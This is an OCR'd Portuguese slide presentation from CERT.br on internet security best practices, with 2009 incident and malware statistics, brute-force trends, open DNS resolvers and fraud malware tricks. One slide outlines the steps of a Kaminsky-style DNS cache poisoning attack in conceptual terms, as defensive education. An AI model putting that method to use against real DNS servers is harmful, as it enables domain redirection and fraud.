Tutorial:
Boas Práticas de Segurança


Klaus Steding-Jessen
jessen@cert.br
Cristine Hoepers
cristine@cert.br

Esta Apresentação:
http://www.cert.br/docs/palestras/

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil
Núcleo de Informação e Coordenação do Ponto br
Comitê Gestor da Internet no Brasil

Sobre o CERT.br

Criado em 1997 como ponto focal nacional para tratar incidentes de segurança relacionados com as redes conectadas à Internet no Brasil



FIRST Improving Security Together MEMBER


APWG

SEIPartner CERT Courses

The Honeynet PROJECT®

http://www.cert.br/missao.html

Estrutura do CGI.br



01- Ministério da Ciência e Tecnologia
02- Ministério das Comunicações
03- Casa Civil da Presidência da República
04- Ministério da Defesa
05- Ministério do Desenvolvimento, Indústria e Comércio Exterior
06- Ministério do Planejamento, Orçamento e Gestão
07- Agência Nacional de Telecomunicações (Anatel)
08- Conselho Nacional de Desenvolvimento Científico e Tecnológico
09- Fórum Nacional de Secretários Estaduais para Assuntos de C&T
10- Representante de Notório Saber em Assuntos de Internet

11- Provedores de Acesso e Conteúdo
12- Provedores de Infra-estrutura de Telecomunicações
13- Indústria de Bens de Informática, Telecomunicações e Software
14- Segmento das Empresas Usuárias de Internet
15-18- Representantes do Terceiro Setor
19-21- Representantes da Comunidade Científica e Tecnológica

Atribuições do CGI.br

Entre as diversas atribuições e responsabilidades definidas no Decreto Presidencial nº 4.829, destacam-se:

- a proposição de normas e procedimentos relativos à regulamentação das atividades na internet
- a recomendação de padrões e procedimentos técnicos operacionais para a internet no Brasil
- o estabelecimento de diretrizes estratégicas relacionadas ao uso e desenvolvimento da internet no Brasil
- **a promoção de estudos e padrões técnicos para a segurança das redes e serviços no país**
- a coordenação da atribuição de endereços internet (IPs) e do registro de nomes de domínios usando <.br>
- **a coleta, organização e disseminação de informações sobre os serviços internet, incluindo indicadores e estatísticas**

Motivação

Objetivos da implementação de boas práticas

- Reduzir o desperdício de recursos
- Não entrar em listas de bloqueio
- Não ser origem de ataques
- Prover um serviço de maior qualidade
- Colaborar para o aumento da segurança da Internet

Não será possível erradicar todos os problemas, precisamos torná-los gerenciáveis

- cada setor precisa fazer a sua parte – cooperação para a solução dos problemas
- a solução não virá de uma ação única


Agenda

- Contexto
  - Ataques mais Freqüentes
- Prevenção e Mitigação
- Estruturação e Atuação das Áreas de Segurança
- Monitoração Usando Honeypots
  - Implementação
  - Exemplos de Logs
  - Estudo de Caso
- Considerações Finais
- Referências

Contexto:

Ataques mais Freqüentes

Incidentes de Segurança: 1999–2009



Ataques mais Freqüentes – 2009

- a usuários finais
  - fraudes, *bots*, *spyware*, etc
  - motivação financeira
  - abuso de *proxies*, na maioria instalados por *bots*
- de força bruta
  - SSH, FTP, Telnet, VNC, etc
- não tão freqüentes, mas com grande impacto:
  - ataques contra servidores DNS
- com rápido crescimento nos últimos meses:
  - ataques a aplicações Web vulneráveis

Tentativas de Fraude (1/4)

- *Spams* em nome de diversas entidades/temas variados
  - *Links* para cavalos de tróia hospedados em diversos *sites*
  - Vítima raramente associa o *spam* com a fraude financeira
- *Downloads* involuntários (*drive-by downloads* – via JavaScript, ActiveX, etc) inclusive em grandes *sites*
- *links* patrocinados do Google usando a palavra “banco” e nomes das instituições como “*AdWords*”
- *Malware* modificando arquivo *hosts* – antigo, mas ainda efetivo
- *Malware* modificando configuração de *proxy* em navegadores (arquivos PAC)
- *Malware* se registrando como *Browser Helper Objects* (BHO) em navegadores
- *Malware* validando, no *site* real, os dados capturados

Tentativas de Fraude (2/4)


Estatísticas de *Malware** de 2006 a setembro de 2009:

Categoria	2006	2007	2008	2009/Q123
URLs únicas	**25.087**	**19.981**	**17.376**	**7.622**
Códigos maliciosos únicos (*hashes* únicos)	**19.148**	**16.946**	**14.256**	**5.705**
Assinaturas de Antivírus (únicas)	**1.988**	**3.032**	**6.085**	**2.647**
Assinaturas de Antivírus (“família”)	**140**	**109**	**63**	**64**
Extensões de arquivos usadas	**73**	**112**	**112**	**79**
Domínios	**5.587**	**7.795**	**5.916**	**3.163**
Endereços IP únicos	**3.859**	**4.415**	**3.921**	**2.403**
Países de origem	**75**	**83**	**78**	**72**
Emails de notificação enviados pelo CERT.br	**18.839**	**17.483**	**15.499**	**6.879**

(*) Incluem *keyloggers*, *screen loggers*, *trojan downloaders* – não incluem *bots*/*botnets*, *worms*

Tentativas de Fraude (3/4)

Taxas de Detecção dos Antivírus em 2009/Q123:




86% dos antivírus testaram mais de 90% dos exemplares

21% dos antivírus detectaram mais de 70% dos exemplares

70% dos antivírus detectaram menos de 50% dos exemplares

Tentativas de Fraude (4/4)

Malwares enviados para 25+ Antivírus em 2009/Q123:



Casos de fraude relacionados a *malware* aumentaram ≈22% entre o segundo e o terceiro trimestre de 2009

Casos de páginas de *phishing* aumentaram ≈12% entre o segundo e o terceiro trimestre de 2009

Ataques de Força Bruta

Serviço SSH

- Ampla utilização em servidores UNIX
- Alvos
  - senhas fracas
  - contas temporárias
- Pouca monitoração permite que o ataque perdure por horas ou dias

Outros serviços


- FTP
- TELNET
- Radmin
- VNC

DNS *Cache Poisoning*

- Leva um servidor recursivo a armazenar dados forjados
  - permite redirecionamento de domínios
- Facilitado pelo método descoberto por Dan Kaminsky
  Exemplo:
  - Envenenar o *cache* para que `www.exemplo.com.br` aponte para `10.6.6.6`
    - atacante faz consultas aleatórias por registros do domínio que ele quer forjar (`1.exemplo.com.br`, `2.exemplo.com.br` ...)
    - cada consulta é seguida de um conjunto de respostas forjadas
    - as respostas dizem "não sei quem é `xx.exemplo.com.br`, mas `www.exemplo.com.br` sabe, e seu IP é `10.6.6.6`"
    - estes passos são repetidos até obter sucesso
- Notificações enviadas pelo CERT.br: ≈11k

DNS Recursivo Aberto (1/2)

- Permite que qualquer máquina faça consultas [1,2]
- Configuração padrão da maioria dos *softwares* DNS
- Pode ser usado para amplificar ataques de DDoS




[1] http://www.cert.br/docs/whitepapers/dns-recursivo-aberto/

[2] RFC 5358: *Preventing Use of Recursive Nameservers in Reflector Attacks*

DNS Recursivo Aberto (2/2)

- Recursivos abertos no mundo: ≈328k (12071 ASNs)
- Recursivos abertos no Brasil:
  - Notificações realizadas pelo CERT.br: ≈46k
  - Ainda listados pelo *Measurement Factory*: ≈13k (215 ASNs)



